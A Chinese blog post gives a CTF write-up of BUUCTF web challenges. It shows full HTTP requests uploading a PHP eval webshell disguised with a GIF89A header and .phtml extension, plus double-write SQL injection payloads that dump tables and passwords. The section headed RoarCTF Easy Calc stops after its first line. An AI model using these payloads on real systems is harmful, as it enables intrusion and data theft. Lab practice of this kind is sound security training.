

buuctf一天小练习

原创

quan9i 于 2022-04-10 23:40:23 发布 616 收藏

分类专栏: [buu](#) 文章标签: [buu web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Reme_mber/article/details/124074242

版权



[buu 专栏收录该内容](#)

2 篇文章 0 订阅

订阅专栏

文章目录

前言

[\[极客大挑战 2019\]Upload](#)

[\[ACTF2020 新生赛\]Upload](#)

[\[极客大挑战 2019\]BabySQL](#)

[\[RoarCTF 2019\]Easy Calc](#)

前言

文章同步于我的个人博客<https://quan9i.top>

周末随便刷点小题

[极客大挑战 2019]Upload

本关我们构造 `jpg` 文件传入一句话木马的话, `<` 会被识别出来而无法上传

NO! HACKER! your file included '<?'

我们尝试构造 `pthml` 文件, `pthml` 文件指的是嵌入 `html` 的 `php` 文件, 这里我们可以发现仍然不行, 可能对文件头进行了检查

Don't lie to me, it's not image at all!!!

那我们这里呢, 就构造 `pthml` 文件, 这样标签就不会被过滤, 也就可以绕过构造 payload 如下

```
GIF89A<script language="php">eval($_POST[1]);phpinfo();</script>
```

(GIF89A是构造一个图片头立住欺骗)

Request

Raw Params Headers Hex

```
POST /upload_file.php HTTP/1.1
Host: 8bcdf38e-ebfa-4e8d-a042-969cca09a32b.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----371757416518125023681330047013
Content-Length: 406
Origin: http://8bcdf38e-ebfa-4e8d-a042-969cca09a32b.node4.buuoj.cn:81
Connection: close
Referer: http://8bcdf38e-ebfa-4e8d-a042-969cca09a32b.node4.buuoj.cn:81/
Cookie: UM_distinctid=17e3a4a7894261-05a73a81c5fa87-4c3e207f-13c680-17e3a4a78955c9
Upgrade-Insecure-Requests: 1

-----371757416518125023681330047013
Content-Disposition: form-data; name="file"; filename="2.phtml"
Content-Type: image/gif

GIF89A<script language=php>@eval($_POST['quan9i']);phpinfo();</script>
-----371757416518125023681330047013
Content-Disposition: form-data; name="submit"

图片
-----371757416518125023681330047013--
```

Response

Raw Headers Hex HTML Render

```
<title>check</title>
<link rel="stylesheet" type="text/css" href="css/reset.css">
<link rel="stylesheet" href="css/demo.css" />
<link rel="stylesheet" href="dist/styles/Vidage.css" />
</head>

<body>
  <div class="Vidage">
    <div class="Vidage_image"></div>
    <video id="VidageVideo" class="Vidage_video" preload="metadata" loop autoplay muted>
      <source src="videos/bg.webm" type="video/webm">
      <source src="videos/bg.mp4" type="video/mp4">
    </video>
    <div class="Vidage_backdrop"></div>
  </div>

  <script src="dist/scripts/Vidage.min.js"></script>
  <script>
    new Vidage("#VidageVideo");
  </script>
</br></br></br></br></br></br></br></br></br></br></br></br></br></br></br></br></br></br></br>
<div class="error">
<strong>
上传文件名: 2.phtml<br></strong>
</div>

<div style="position: absolute;bottom: 0;width: 95%;"><p align="center" style="font:italic 15px Georgia,serif;"> Syclover @ c14y</p></div>
</body>
</html>
```

查看这个文件，盲猜文件存放位置为 upload 下

← → ↺ 不安全 | 8bcdf38e-ebfa-4e8d-a042-969cca09a32b.node4.buuoj.cn:81/upload/2.phtml


code 命令执行 大佬博客 code刷题 code查询 hexo美化 学校 正则表达式 学习视频 外网 MRCTF2022

GIF89A

PHP Version 5.5.9-1ubuntu4.29

System	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
Build Date	Apr 22 2019 18:33:42
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension	API20121212 NTS

此时蚁剑连接获取webshell即可



此时寻找flag即可

中国蚁剑



其实我本来的思路是想试试%00截断的，但是这里一是不知道PHP版本是否符合要求，二是后端过滤了<，所以我们这个思路不可行，学习其他大师傅的思路后才知道用phtml绕过即可

[ACTF2020 新生赛]Upload

首先进入界面，上传一个php文件进行尝试，观察反应

...-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81 显示
该文件不允许上传，请上传jpg、png、gif结尾的图片噢！

确定

嘿伙计，你发现它了！

选择文件 test.php

upload



限制了文件格式，那我们把我们的一句话木马先改成jpg文件，bp抓包后修改过来

Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----414705024735574337653758287802
Content-Length: 414
Origin: http://b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81
Connection: close
Referer: http://b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81/
Cookie: UM_distinctid=17e3a4a7894261-05a73a81c5fa87-4c3e207f-13c680-17e3a4a78955c9
Upgrade-Insecure-Requests: 1

-----414705024735574337653758287802
Content-Disposition: form-data; name="upload_file"; filename="2.php"
Content-Type: image/jpeg
```

Response

Raw Headers Hex HTML Render

```
c-0.204-0.143-0.413-0.278-0.636-0.376c-0.814-0.355-1.507,0.114-49.028,49.956z
M69.706,69.17c1.593-1.068,3.174-2.148,4.762-3.23c0.433-0.293,0.48-0.77-0.781-0.783
c-0.331-0.012-0.712,0.114-0.997,0.293c-0.946,0.599-1.859,1.252-2.5-0.106
c-0.926-0.729-1.854-1.457-2.781-2.18c-0.52-0.405-1.094-0.403-1.69,2.176
c-0.841,0.661-1.728,0.694-2.615,0.096c-0.913-0.617-1.818-1.245-2.8,0.066
c-0.386,0.562-0.22,1.265,0.432,1.712c1.502,1.037,3.008,2.06,4.521,62
```

Content-Type: image/jpeg

GIF89A<script language="php">@eval(\$_POST['quan9i']);phpinfo();</script>

-----414705024735574337653758287802

Content-Disposition: form-data; name="submit"

upload

-----414705024735574337653758287802--

```


c0.955-0.717,1.889-1.463,2.849-2.173c0.768-0.572,1.585-0.569,2.3!
174
c0.232,0.173,0.526,0.271,0.787,0.399c69.262,69.355,69
</g>
</svg>
<div class="light"><span class="glow">
<form enctype="multipart/form-data" method=
checkFile()">
嘿伙计,你发现它了!
<input class="input_file" type="file" name="upload_file"
<input class="button" type="submit" name="submit" v.
</form>
</span><span class="flare"></span></div>
</div>
</div>
nonono~ Bad file!

```

发现报出了 nonono ~badfile，可能是过滤了 php，同上关，我们用 phtml 文件即可

request				response				
Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
POST / HTTP/1.1 Host: b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: multipart/form-data; boundary=-----414705024735574337653758287802 Content-Length: 416 Origin: http://b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81 Connection: close Referer: http://b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81/ Cookie: UM_distinctid=17e3a4a7894261-05a73a81c5fa87-4c3e207f-13c680-17e3a4a78955c9 Upgrade-Insecure-Requests: 1 -----414705024735574337653758287802 Content-Disposition: form-data; name="upload_file"; filename="2.phtml" Content-Type: image/jpeg GIF89A<script language="php">@eval(\$_POST['quan9i']);phpinfo();</script> -----414705024735574337653758287802 Content-Disposition: form-data; name="submit"				M69.706,69.17c1.593-1.068,3.174-2.148,4.762-3.23c0.433-0.293,0.533-0.718,0.451-1.198c-0.075-0.439-0.3 48-0.77-0.781-0.783 c-0.331-0.012-0.712,0.114-0.997,0.293c-0.946,0.599-1.859,1.252-2.787,1.878c-0.884,0.597-1.77,0.554-2.61 5-0.106 c-0.926-0.729-1.854-1.457-2.781-2.18c-0.52-0.405-1.094-0.403-1.619,0.008c-0.927,0.722-1.851,1.449-2.77 9,2.176 c-0.841,0.661-1.728,0.694-2.615,0.096c-0.913-0.617-1.818-1.245-2.732-1.857c-0.725-0.484-1.3-0.452-1.65 8,0.066 c-0.386,0.562-0.22,1.265,0.432,1.712c1.502,1.037,3.008,2.06,4.521,3.081c0.596,0.396,1.035,0.381,1.624-0.0 62 c0.955-0.717,1.889-1.463,2.849-2.173c0.768-0.572,1.585-0.569,2.355,0.003c0.96,0.716,1.895,1.462,2.854,2. 174 c0.232,0.173,0.526,0.271,0.787,0.399c69.262,69.355,69.511,69.304,69.706,69.17z"/> </g> </svg> <div class="light"> <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()"> 嘿伙计,你发现它了! <input class="input_file" type="file" name="upload_file"/> <input class="button" type="submit" name="submit" value="upload"/> </form> </div> </div> </div> <div style="color:#F00">Upload Success! Look here~ ./uplo4d/04b83e34e98d42802696941d27bc6c12.phtml</div></body> </html>				

查看文件



GIF89A

PHP Version 5.6.40

System	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
Build Date	Jan 23 2019 00:09:07
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqld' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong -fPIC -fPIE -O2' 'LDFLAGS=-Wl,-O1 -Wl,-hash-style=both -pie' 'CPPFLAGS=-fstack-protector-strong -fPIC -fPIE -O2'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d

注入成功，蚁剑连接获取webshell

添加数据
添加 清空 测试连接

默认分类
8

基础配置

URL地址 *

连接密码 *

网站备注

编码设置

连接类型

编码器

default (不推荐)

base64

chr


请求信息

其他设置

成功
连接成功!

[极客大挑战 2019]BabySQL

首先随便输入一下




执行结果




可以看出是单引号闭合，且为get注入，因此我们尝试用or，但发现执行失败了，考虑到or可能被过滤了，这里采取双写绕过进行尝试

```
username=1' oorr 1=1 %23&password=1
```



执行成功，此时查看字段数，但是我发现这里用 `oorrder by` 也是无法使用的，暂时不知道为啥，保留疑问，这里直接开始联合查询，由于union和select也被过滤了，所以我们采取双写绕过

```
username=-1' ununionion seleselectct 1,2,3%23&password=1
```



emmm，出现了回显位2，3，因此我们开始正式注入查库

```
username=-1' ununionion seleselectct 1,2,database()%23&password=1
```




LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING


URL
http://471966b4-5a4b-4588-9d48-67595b4a2443.node4.buuoj.cn:81/check.php?username=-1' ununionion seleselectct 1,2,database()%23&password=1

Enable POST ADD HEADER

查表

经不断测试，发现from和where也被过滤，需要用双写绕过，这里最需要注意的就是 **information**，因为他里面有or，所以也需要进行双写绕过，构造最终payload如下

```
username=-1' ununionion seleselectct 1,2,group_concat(table_name) frfromom infoormmation_schema.tables whwhereere e table_schema='geek'%23&password=1
```



LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING


URL
http://471966b4-5a4b-4588-9d48-67595b4a2443.node4.buuoj.cn:81/check.php?username=-1' ununionion seleselectct 1,2,group_concat(table_name) frfromom infoormmation_schema.tables whwhereere table_schema='geek'%23&password=1

查列(flag一般不在用户名那个表中，所以我们查另一个即可)

```
username=-1' ununionion seleselectct 1,2,group_concat(column_name) frfromom infoormmation_schema.columns whwhereere table_name='b4bsql'%23&password=1
```

查字段

```
username=-1' ununionion seleselectct 1,2,group_concat(passwoorrd) frfromom b4bsql%23&password=1
```



JRL
http://471966b4-5a4b-4588-9d48-67595b4a2443.node4.buuoj.cn:81/check.php?username='1' unionion seleslectct|1,2,group_concat(password) frfromom b4bsql%23&password=1

[RoarCTF 2019]Easy Calc

进入里面发现是个计算器，随机输入

